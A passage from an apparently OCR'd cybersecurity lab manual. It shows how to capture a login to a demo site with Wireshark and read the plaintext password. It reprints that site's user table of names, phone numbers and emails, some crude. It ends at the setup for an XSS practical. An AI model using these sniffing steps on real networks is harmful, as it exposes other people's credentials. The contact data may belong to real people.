
1. Open the Wireshark application. Select the network interface that you want to sniff. Here it is “Wi-Fi”.
Then,click on the shark fin icon on the top left corner to start capturing packets.




All the packets are being captured



2. Then open the web browser and go to http://www/techpanda.org/
Here, enter the email address and the password (Here, email is admin@google.com and password is Password@2010). Then click on the submit button




If you have successfully logged in, the following dashboard will appear.




ID	First Name	Last Name	Mobile No	Email
1	mynams	jenefry	9898989898	admin@gmail.com
79901	https://www.facebook.com/	maiden	87635444242	darkmaiden@octopus.ps
79902	Dark	maiden	87635444252	darkmaidenn@octopus.ps
79903	ad	pan	193722837	sidjiwhsd2@yahoo.com
79904	Dark	maiden	9090909090	djdhh@gmail.com
79905	Dark	onai	45248352886	wabceu@ocupus.os
79906	Mohamed	Ahmaed	0997500573	abojak16@gmail.com
79907	Simon	Inget	112	bob@microsoft.com
79908	gargamell445	shart	1984	homomannen123@balls.com
79909	Pumpan	hurmet	07211888001	MRdickloves@gmail.gg
79910	indy	Pumin	07211888001	MRdickloves@gmail.gg
79911	indy	Pumin	07211888001	MRdickloves@gmail.gg
79912	indy	Pumin	07211888001	MRdickloves@gmail.gg
79913	zion	daman	ye	zion92014@gmail.com
79914	www.xvideos.com	porno	0501234567	8879@zu.ac.ae
79915	Dark	maiden	87635444242	darkmaiden@octupus.ps
79916	https://www.xvideos.com79916	Mulher Pelada	81997593669	larissamaria55m@gmail.com
79917	jeon	jungkook	7711142105	jungkook01@outlook.com
79918	wenas wenas	xd	771652637818	ahodosd@gmail.com
79919	karla	hernandez	762637162	karlalsfjojri1@hotmail.cn
79920	golosaaaa	65	11111111111111111	fedc@set.com


3. Then go back to Wireshark and stop the live capture of packets, which is done by clicking on the Stop icon on the top left corner




4. Then filter the results for HTTP protocol only by writing http in the filter textbox.



5. Then search for entries with the HTTP verb POST in the Info column and click on it.




6. Then below the log entries, there will be a panel with the summary of the captured data.
Locate the one that says “application/x-www-form-urlencoded”
Click on it and it shows the plaintext of the email and password entered in techpanda




Part 2 : Using Wireshark to scan ip addresses, hosts etc

Steps :


1. Open the Wireshark application. Select the network interface that you want to sniff. Here it is “Wi-Fi”.
Then,click on the shark fin icon on the top left corner to start capturing packets.




All the packets are being captured



2. Filter the results for “http”




3. Filter the results for tcp port 80



No.	Time	Source	Destination	Protocol	Length	Info
151	1.517507	172.23.0.203	34.107.221.82	HTTP	55	Continuation
152	1.517852	34.107.221.82	172.23.0.203	TCP	66	80 → 50853 [ACK] Seq=1 Ack=2 Win=165 Len=0 SLE=1 SRE=2
157	1.564767	172.23.0.203	34.107.221.82	HTTP	55	Continuation
158	1.565178	34.107.221.82	172.23.0.203	TCP	66	80 → 50852 [ACK] Seq=1 Ack=2 Win=173 Len=0 SLE=1 SRE=2
254	2.523535	20.219.237.180	172.23.0.203	TCP	66	80 → 55936 [RST, ACK] Seq=1 Ack=1 Win=122 Len=0 TSval=965403254 TSecr=3113543
1223	11.527283	172.23.0.203	34.107.221.82	TCP	55	[TCP Keep-Alive] 50853 → 80 [ACK] Seq=1 Ack=1 Win=4100 Len=1
1224	11.528285	34.107.221.82	172.23.0.203	TCP	66	[TCP Keep-Alive ACK] 80 → 50853 [ACK] Seq=1 Ack=2 Win=165 Len=0 SLE=1 SRE=2
1229	11.577000	172.23.0.203	34.107.221.82	TCP	55	[TCP Keep-Alive] 50852 → 80 [ACK] Seq=1 Ack=1 Win=513 Len=1
1230	11.577368	34.107.221.82	172.23.0.203	TCP	66	[TCP Keep-Alive ACK] 80 → 50852 [ACK] Seq=1 Ack=2 Win=173 Len=0 SLE=1 SRE=2
2039	21.541389	172.23.0.203	34.107.221.82	TCP	55	[TCP Keep-Alive] 50853 → 80 [ACK] Seq=1 Ack=1 Win=4100 Len=1
2040	21.541742	34.107.221.82	172.23.0.203	TCP	66	[TCP Keep-Alive ACK] 80 → 50853 [ACK] Seq=1 Ack=2 Win=165 Len=0 SLE=1 SRE=2
2044	21.591767	172.23.0.203	34.107.221.82	TCP	55	[TCP Keep-Alive] 50852 → 80 [ACK] Seq=1 Ack=1 Win=513 Len=1
2045	21.592090	34.107.221.82	172.23.0.203	TCP	66	[TCP Keep-Alive ACK] 80 → 50852 [ACK] Seq=1 Ack=2 Win=173 Len=0 SLE=1 SRE=2
2892	29.645754	172.23.0.203	104.97.76.217	TCP	66	56425 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2893	29.647167	104.97.76.217	172.23.0.203	TCP	66	80 → 56425 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM WS=128
2894	29.647261	172.23.0.203	104.97.76.217	TCP	54	56425 → 80 [ACK] Seq=1 Ack=1 Win=131328 Len=0
2895	29.649114	172.23.0.203	104.97.76.217	HTTP	165	GET /connecttest.txt HTTP/1.1
2896	29.650292	104.97.76.217	172.23.0.203	TCP	60	80 → 56425 [ACK] Seq=1 Ack=112 Win=14720 Len=0
2900	29.679119	104.97.76.217	172.23.0.203	HTTP	241	HTTP/1.1 200 OK (text/plain)
2901	29.679119	104.97.76.217	172.23.0.203	TCP	60	80 → 56425 [FIN, ACK] Seq=188 Ack=112 Win=14720 Len=0
2902	29.683779	172.23.0.203	104.97.76.217	TCP	54	56425 → 80 [ACK] Seq=112 Ack=189 Win=131072 Len=0
2903	29.683978	172.23.0.203	104.97.76.217	TCP	54	56425 → 80 [FIN, ACK] Seq=112 Ack=189 Win=131072 Len=0
2904	29.684659	104.97.76.217	172.23.0.203	TCP	60	80 → 56425 [ACK] Seq=189 Ack=113 Win=14720 Len=0
3032	31.543678	172.23.0.203	34.107.221.82	TCP	55	[TCP Keep-Alive] 50853 → 80 [ACK] Seq=1 Ack=1 Win=4100 Len=1
3033	31.544058	34.107.221.82	172.23.0.203	TCP	66	[TCP Keep-Alive ACK] 80 → 50853 [ACK] Seq=1 Ack=2 Win=165 Len=0 SLE=1 SRE=2

4. Filter the results for tcp port 80 or udp port 80



Practical 7

Aim : Simulate persistent cross-site scripting attack


Theory :
Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.


Part 1 : XSS (Reflected)

Steps :

1. Download and setup XAMPP. Then start Apache.



2. Click on the “Config” -> “my.ini” in MySQL




Change all the port numbers from 3306 to 3307 and save the file

